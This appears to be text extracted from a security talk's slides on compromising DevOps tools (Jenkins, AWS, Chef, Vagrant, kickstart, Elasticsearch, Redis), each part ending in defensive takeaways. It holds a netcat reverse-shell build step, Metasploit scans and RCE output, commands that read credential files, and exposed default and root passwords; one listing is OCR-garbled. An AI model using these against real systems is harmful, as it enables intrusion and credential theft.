The screenshot shows the Jenkins 'New Item' creation dialog. The title bar says 'Jenkins > All > New Item'. On the left, there's a sidebar with links: 'New Item' (highlighted), 'People', 'Build History', 'Manage Jenkins', and 'Credentials'. Below that are 'Build Queue' and 'Build Executor Status' sections. The main area has a 'Item name' field containing 'test2'. There are five radio button options:

- Build a free-style software project**
This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system.
- Build a maven2/3 project**
Build a maven 2/3 project. Jenkins takes advantage of your POM files and drastically reduces the configuration required.
- Build multi-configuration project**
Suitable for projects that need a large number of different configurations, such as testing on multiple environments.
- Monitor an external job**
This type of job allows you to record the execution of a process run outside Jenkins, even on a remote machine or automation system. See [the documentation for more details](#).
- Copy existing Item**
Copy from

At the bottom right are 'OK' and 'Cancel' buttons.

Hudson/Jenkins

Build

Execute shell

Command

```
nc.traditional -e /bin/sh 192.168.1.18 8080
```

```
root@notfun:~# nc -v -l 8080
Listening on [0.0.0.0] (family 0, port 8080)
[host down]
[host down]
Connection from [REDACTED] port 8080 [tcp/http-alt] accepted (family 2, sport 52526)
```

See the

Save At JackThreads.

Why

```
lsost down
appst down
configdown
config.run
dbost down
doc
gauntlet_scripts
Gemfile
Gemfile.lock
Guardfile
lib
meterpreter/reverse_http
meterpreter/reverse_https
Risk of normal Java Meterpreter, Java Reverse HTTP
Graph normal Java Meterpreter, Java Reverse HTTP
log/2012
LICENSE.md
meterpreter/reverse_tcp
nd-out-o
```

Hudson/Jenkins

Can you browse a workspace?

Project longway



[Workspace](#)



[Recent Changes](#)

Permalinks

- [Last build \(#338\), 18 hr ago](#)
- [Last stable build \(#338\), 18 hr ago](#)
- [Last successful build \(#338\), 18 hr ago](#)
- [Last failed build \(#329\), 3 days 10 hr ago](#)
- [Last unsuccessful build \(#329\), 3 days 10 hr ago](#)

Jenkins

Jenkins > longway >

[Back to Dashboard](#)

[Status](#)

[Changes](#)

[Workspace](#)

[Email Template Testing](#)

[Git Polling Log](#)

Build History [\(trend\)](#)

- [#338 Sep 16, 2014 11:01:58 AM](#)
- [#337 Sep 15, 2014 10:01:50 PM](#)
- [#336 Sep 15, 2014 7:01:48 PM](#)
- [#335 Sep 15, 2014 6:42:01 PM](#)
- [#334 Sep 15, 2014 5:41:56 PM](#)
- [#333 Sep 15, 2014 4:32:03 PM](#)
- [#332 Sep 15, 2014 4:01:49 PM](#)
- [#331 Sep 14, 2014 10:11:51 AM](#)
- [#330 Sep 13, 2014 6:51:49 PM](#)
- [#329 Sep 13, 2014 6:21:49 PM](#)
- [#328 Sep 13, 2014 4:11:57 PM](#)
- [#327 Sep 13, 2014 4:01:49 PM](#)



config /

deploy
environments
initializers
locales
application.rb
boot.rb
config.rb
database.yml
database.yml.t
deploy.rb
environment.rb
rails_best_practices
routes.rb
schedule.rb
sidekiq.yml



File Path : ~/Downloads/database.yml

```
# gem 'sqlite3'  
development:  
  host: localhost  
  adapter: mysql2  
  encoding: utf8  
  database: longway_development  
  pool: 5  
  username: de  
  password: lo  
  
# Warning: The database defined as "test" will be erased and  
# re-generated from your development database when you run "rake".  
# Do not set this db to the same as development or production.  
test:  
  host: localhost  
  adapter: mysql2  
  encoding: utf8  
  database: longway_test  
  pool: 5  
  username: de  
  password: lo  
  
production:  
  host: localhost  
  adapter: mysql2  
  encoding: utf8  
  database: longway_production  
  pool: 5  
  username: de  
  password: lo
```

Hudson/Jenkins

The screenshot shows a Jenkins job configuration page for 'longway'. The left sidebar includes links for Back to Dashboard, Status, Changes, Workspace, Email Template Testing, and Git Polling Log. The Build History section lists recent builds from #338 to #332. The main content area displays the 'config / initializers /' directory structure, listing files like backtrace_silencers.rb, carrierwave.rb, filter_parameter_logging.rb, inflections.rb, load_config.rb, mime_types.rb, monkey_patch.rb, secret_token.rb, session_store.rb, sidekiq.rb, wice_grid_config.rb, and wrap_parameters.rb. A code editor window shows the 'secret_token.rb' file content:

```
# Be sure to restart your server when you modify this file.  
# Your secret key is used for verifying the integrity of signed cookies.  
# If you change this key, all old signed cookies will become invalid!  
# Make sure the secret is at least 30 characters and all random,  
# no regular words or you'll be exposed to dictionary attacks.  
# You can use `rake secret` to generate a secure secret key.  
  
# Make sure your secret_key_base is kept private  
# If you're sharing your code publicly,  
Longway::Application.config.secret_key_base =  
'c3b33d49c97a19f1aa  
b50bc'
```

A red box highlights the secret key value 'c3b33d49c97a19f1aa b50bc'.

Hudson/Jenkins (Takeaways)

- If possible, require authentication for everything on Hudson/Jenkins
- Monitor for security issues and updates
 - Challenging b/c full impact of issues can be watered down in the advisory
- Segment Hudson/Jenkins from Corp
- Logical separation by groups
 - Either on single instance or multiple servers
- Monitor Jenkins slave activity/netconns


AWS Config Files

AWS - CLI Dev Tools

AWS stores creds in plaintext in **hidden files**

Typically privileged access

AWS - CLI Dev Tools




A screenshot of a macOS terminal window titled "cktricky — bash — 82x21". The window contains the following text:

```
kens-mbp:~ cktricky$ cat ~/.aws/config
[default]
region = US-East
aws_access_key_id = AKI[REDACTED]X
aws_secret_access_key = [REDACTED]XSs
kens-mbp:~ cktricky$
```

The "aws_access_key_id" and "aws_secret_access_key" lines have their values redacted with black bars.

AWS - CLI Dev Tools + EB



```
kens-mbp:~ cktricky$ cat ~/.elasticbeanstalk/aws_credentials_file
AWSAccessKeyId=[REDACTED]
AWSecretKey=[REDACTED]
primesite-env_RdsMasterPassword=[REDACTED]
happyreport-env_RdsMasterPassword=[REDACTED]
mror-env_RdsMasterPassword=[REDACTED]
primesite-QA-env_RdsMasterPassword=[REDACTED]
mror-QA-env_RdsMasterPassword=[REDACTED]
kens-mbp:~ cktricky$
```

AWS - Pivoting

Your best bet is to leverage the Amazon provided libraries to get info you need:

<http://aws.amazon.com/tools/>

Nimbostratus can automate some tasks:

<https://github.com/andresriancho/nimbostratus>

AWS (Takeaways)

Think about deploying from a protected virtual box that does is only used to deploy to AWS

Client Provisioning

Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.



Chef (Web Interface)

Default/Weak Creds

The image shows two screenshots of a web browser. The left screenshot displays the Chef Server login page at the URL 4040/users/login. It features a teal header with the text "Chef Server". Below it is a "Login" form with fields for "Username" (containing "admin") and "Password". A link for OpenID login is present, along with a "login" button. The footer indicates Version 0.10.0 from 2009-2014 Opscode. The right screenshot shows a help page titled "Where do I get a Login?". It contains instructions for creating new users and highlights the default admin credentials ("username: admin, password: p@sswOrd1"). A red box surrounds this text. Below it, a note advises changing the password. The footer of this page also mentions OpenID association.

4040/users/login

Chef Server

Login

Username: *

Password: *

Or, log in with OpenID if you have one associated with an existing user account.

login

Version 0.10.0 — Copyright © 2009-2014 Opscode

Where do I get a Login?

Any existing Admin level user can create new users.

To create the first user, please login with the default admin credential, which by default is:

username: admin, password: p@sswOrd1 (May be different if you've set it in Chef::Config)

Please change the default password immediately after logging in!

Once you have an User, you can associate an OpenID with the User and login using the OpenID as the User.

Administrators can associate OpenID to any User.

Chef (Web Interface)

Environment Leakage

The screenshot shows the Chef Server web interface at the URL `4040/users/login_exec`. The page has a blue header bar with the title "Chef Server". A dropdown menu labeled "Environment" is open, showing a list of environments. The list includes "None" at the top, followed by numerous environment names such as "C1456-development", "C1456-dlaube", "C1456-production", "C1456-production-dal2", "C1456-staging", "C2475-production", "C2475-staging", "C3271-development", "C3271-production", "C3278-production", "C3367-development", "C3367-production", "C3596-alpha", "C3596-development", "C3596-rightswatch", "C3746-production", "C3792-pc-development", "C3792-pc-production", and "C3792-production". Below the header, there are sections for "Messages" (which contains a red error message "Could not complete logging in.") and "Login". The "Login" section has fields for "Username" (containing "admin") and "Password". At the bottom, there is a link "Or, log in with OpenID if you have one associated with an existing user account." and a "login" button.

4040/users/login_exec

Chef Server

Environment: None

- None
- C1456-development
- C1456-dlaube
- C1456-production
- C1456-production-dal2
- C1456-staging
- C2475-production
- C2475-staging
- C3271-development
- C3271-production
- C3278-production
- C3367-development
- C3367-production
- C3596-alpha
- C3596-development
- C3596-rightswatch
- C3746-production
- C3792-pc-development
- C3792-pc-production
- C3792-production

Messages

Could not complete logging in.

Login

Username: admin *

Password: *

Or, log in with OpenID if you have one associated with an existing user account.

login

Chef (Web Interface)

Databags

Chef Server Environment: None

Environments Search Status Roles Nodes Cookbooks

Databag Item: mysql

Show Parent Create Edit Delete

Attribute	Value
id	mysql
► password	
► username	

Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```

Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:  admin
4.   admin_user: example_admin
5.   db_password: drupal
6.   db_user:     drupal
7.   id:         example_data
```

Chef/knife (encrypted data bag)

```
1. $knife data bag show drupal  
2.  
3. _default:  
4.   cipher:          aes-256-cbc  
5.   encrypted_data: zDE61IUD97ZK706Eq1poagRLNQFs0t4oQpdg==  
6.   iv:              1wbQ46evg8jZWBs0MZW6A==  
7.   version:        1  
8.   id:             example_data
```

Chef/knife

```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:  admin
5.   admin_user: example_admin
6.   db_password: drupal
7.   db_user:     drupal
8.   id:         example_data
```

Chef (Takeaways)

- Be aware of what you put into chef recipes
- Protect secrets/passwords

Vagrant

Did you change your SSH keys?

 [mitchellh / vagrant](#)

 Watch ▾ 478  Star 7,465  Fork 1,669

branch: master [vagrant / keys](#) / +

Fix doc link [GH-3978] ...
tmatilai authored on Jun 5 latest commit 004ea50bf2

..

File	Commit Message	Time Ago
README.md	Fix doc link [GH-3978]	3 months ago
vagrant	Private key fix	2 years ago
vagrant.pub	Change comment on public key to be more descriptive of its role	4 years ago

 README.md

Insecure Keypair

These keys are the "insecure" public/private keypair we offer to [base box creators](#) for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`



Vagrant

- Default Credentials
 - root/vagrant vagrant/vagrant
 - No pass to sudo :-)
- Fixes!
 - <http://docs.vagrantup.com/v2/share/ssh.html>
 - SSH sharing
 - <https://github.com/mitchellh/vagrant/issues/2608>
 - Generate Random SSH key on `vagrant up`

Vagrant

Scan using the default private key

```
msf auxiliary(ssh_login_pubkey) >
[*] .17:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing Cleartext Keys
[*] .18:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing 1 keys from vagrant.key
[*] .17:22 SSH - Testing 1 keys from vagrant.key
[*] .18:22 SSH - Testing 1 keys from vagrant.key
[*] .15:22 SSH - Testing Cleartext Keys
[*] .15:22 SSH - Testing 1 keys from vagrant.key
[*] .19:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
[*] .31:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
```

Vagrant

Scan using the default private key

host	service	public	private	realm	private_type
91	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
110	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
41	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
67	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
104	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
146	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
196	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
130	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
102	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
26	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
32	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
54	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
56	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.19	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
157	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.198	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.48	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.124	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.4	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
13	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key

Vagrant

Identify real from fake by ssh version scan

```
msf auxiliary(ssh_version) > services
```

Services

```
=====
```

host	port	proto	name	state	info
----	----	-----	---	-----	----
.91	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.3
.110	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
.20	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.41	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.67	22	tcp	ssh	open	SSH-2.0-Twisted
.104	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.146	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.196	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.130	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.102	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.26	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
132	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
154	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)

Vagrant

Log in with private key

```
root@nofun:~# ssh -i vagrant-secure.key vagrant@[REDACTED].198
The authenticity of host '[REDACTED].198 ([REDACTED].198)' can't be established.
RSA key fingerprint is [REDACTED]
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[REDACTED].198' (RSA) to the list of known hosts.
Last login: Mon Oct  6 07:17:58 2014 from [REDACTED]
Red Hat Enterprise Linux 6.4 x86_64 (Vagrant)
[vagrant@[REDACTED]_redhat_64 ~]$ whoami
vagrant
[vagrant@[REDACTED]_redhat_64 ~]$ id
uid=500(vagrant) gid=500(vagrant) groups=500(vagrant),10(wheel)
[vagrant@[REDACTED]_redhat_64 ~]$ sudo su
[root@[REDACTED]_redhat_64 vagrant]# id
uid=0(root) gid=0(root) groups=0(root)
[root@[REDACTED]_redhat_64 vagrant]# 
```

Vagrant

Breaking into host from guest

<http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/>

“Put evil things in /vagrant/.git/hooks/post-commit and wait for the user to commit some code. Since the /vagrant/ directory is mounted from the host, my hook will persist even if the user destroys the VM.”

Vagrant (Takeaways)

- Change the default private key
- Newer versions of Vagrant automatically change this key

Kickstart Files

3 ways to set root password

1. Enter during installation
2. Crypted hash in the kickstart file
“rootpw --iscrypted”
3. Clear text in the kickstart file
“rootpw --plaintext”

Kickstart Files

Examples

43 lines (36 sloc) | 0.755 kb

[Raw](#) [Blame](#) [History](#)   

```
1 install
2 cdrom
3 lang en_US.UTF-8
4 keyboard us
5 network --bootproto=dhcp
6 rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
7 firewall --enabled --service=ssh
8 authconfig --enableshadow --passalgo=sha512
9 selinux --disabled
10 timezone UTC
11 bootloader --location=mbr
12
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enableshadow --enablemd5
# System keyboard
keyboard us
```

Kickstart Files

Examples

```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsi7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled --port=22/tcp
authconfig --enableshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition information
# Note that any partitions you deleted are
# here so unless you clear all partitions first
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is"
```

Kickstart Files (Takeaways)

- Dont leave these files in open shares
- Use the crypted password option for files
- Have a process to change the password after initialization
- Rotate the initial root password regularly

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {  
    "number" : "1.2.4",
```

elasticsearch

- No Authentication
 - Can search stored data via HTTP API
 - Update data with PUT request
 - Join an open cluster and receive all data
-
- RCE prior to 1.2.0 (CVE-2014-3120)
 - RCE prior to 1.5.0* (CVE-2015-1427)

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [REDACTED]:4444
[*] [REDACTED]:9200 - Trying to execute arbitrary Java...
[*] [REDACTED]:9200 - Discovering remote OS...
[+] [REDACTED]:9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [REDACTED]
[*] Meterpreter session 3 opened ([REDACTED]:4444 -> [REDACTED]:55693) at
2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar
```

```
meterpreter > getuid
Server username: elasticsearch
meterpreter > [REDACTED]
```

elasticsearch

Searching via curl/browser is cumbersome

- Kibana FTW
 - <http://www.elasticsearch.org/overview/kibana/>
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server



elasticsearch (Kibana)

HAVE A TIMESTAMP SOMEWHERE?

If you have a field with a timestamp in it, you can set a time filter using the control in the navigation bar. You'll need to click the cog icon to configure the field that your timestamp is in.

ABOUT FILTERS

See the *Filters* bar above. If there are none, click on a document to add it to the list. You can only add one document at a time.

DOCUMENT TYPES

Type	Percentage
index_stats	54%
node_stats	23%
cluster_stats	10%
indices_stats	10%
others	2%

DOCUMENT TYPES

Term	Count	Action
index_stats	50562	
node_stats	21234	
indices_stats	9621	
cluster_stats	9621	
loft_owner	1352	
shard_event	639	
product	503	
routing_event	281	
cluster_state	107	

THE MOST GENERIC DASHBOARD

It's the best I can do without knowing what your data looks like. The two *terms* panels are for the most generic document type.

Kibana is currently configured to search for all document types. You can change this by clicking on the cog icon in the top right of the dashboard. You can edit individual document types or entire document types.

The *table* panel below has attempted to show some of the data in the table. To add more panels, open the navigation bar and click on the plus sign.

elasticsearch (Kibana)

DOCUMENT TYPES

product
100%

DOCUMENT TYPES

Term	Count	Action
product	503	
Missing field	0	
Other values	0	

THE MOST GENERIC DASHBOARD EVER

It's the best I can do without knowing more about your data. Kibana will always try to guess the right defaults for you. The two *terms* panels above are good examples of how Kibana tries to guess the most generic document type.

Kibana is currently configured to point at the `_source` field. You can change this by clicking on the cog icon in the top right corner of the table panel or in the context menu for that dialog. You can edit individual panels by clicking on the cog icon in their header or by clicking on the gear icon in the top right corner of the dashboard.

The *table* panel below has attempted to guess the columns for this table. To add more panels, of different types, click on the in the top right corner of the dashboard.

0 to 100 of 500 available for paging

DOCUMENTS

Fields

All (1) / Current (4)

Type to filter...

_id

_index

_type

name

_source (select columns from the list to the left)

- {"name":"Be Pro "}
- {"name":" Lisciare"}
- {"name":"Revitalash"}
- {"name":"GKhair"}
- {"name":"David & Mary Makeup"}
- {"name":"Babe Hair Extensions"}
- {"name":"Lash Out Eyelash Extensions"}

elasticsearch (Kibana)

Viewing the content of the document

DOCUMENTS

Fields 

All (1) / Current (4)

Type to filter...

_source (select columns from the list to the left)

{"name": "Be Pro "}

View: [Table](#) / [JSON](#) / [Raw](#)

Field	Action	Value
_id	  	494
_index	  	products_staging_20141007191347820
_type	  	product
name	  	Be Pro

0 to 100 of 500 available for paging

elasticsearch (Kibana)

Import your own data and visualize



elasticsearch (Takeaways)

- Apply authentication if possible
 - <https://www.elastic.co/products/shield>
- Segment elasticsearch from Corp (and the public in general)
- Be aware of the data you put in elasticsearch

In-Memory Databases

Redis

Defaults:

- No encrypted communication
 - <https://github.com/antirez/redis/issues/2178#issuecomment-68573636> <- getting closer though
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
 - Moral of the story? Keep off the interwebs!

Redis

How prevalent is this?

Like living on the edge? Try out the beta website for Shodan.

Shodan Exploits Scanhub Maps Blog Membership Register | Login ?



Results 1 - 10 of about 1098 for redis_version:2.8.3

Services
Redis 1,098

Top Countries
United States 420
China 322
Turkey 51
Russian Federation 28
Germany 27

Only looking for 1 version of Redis - not bad

1098 results found for redis_version:2.8.3

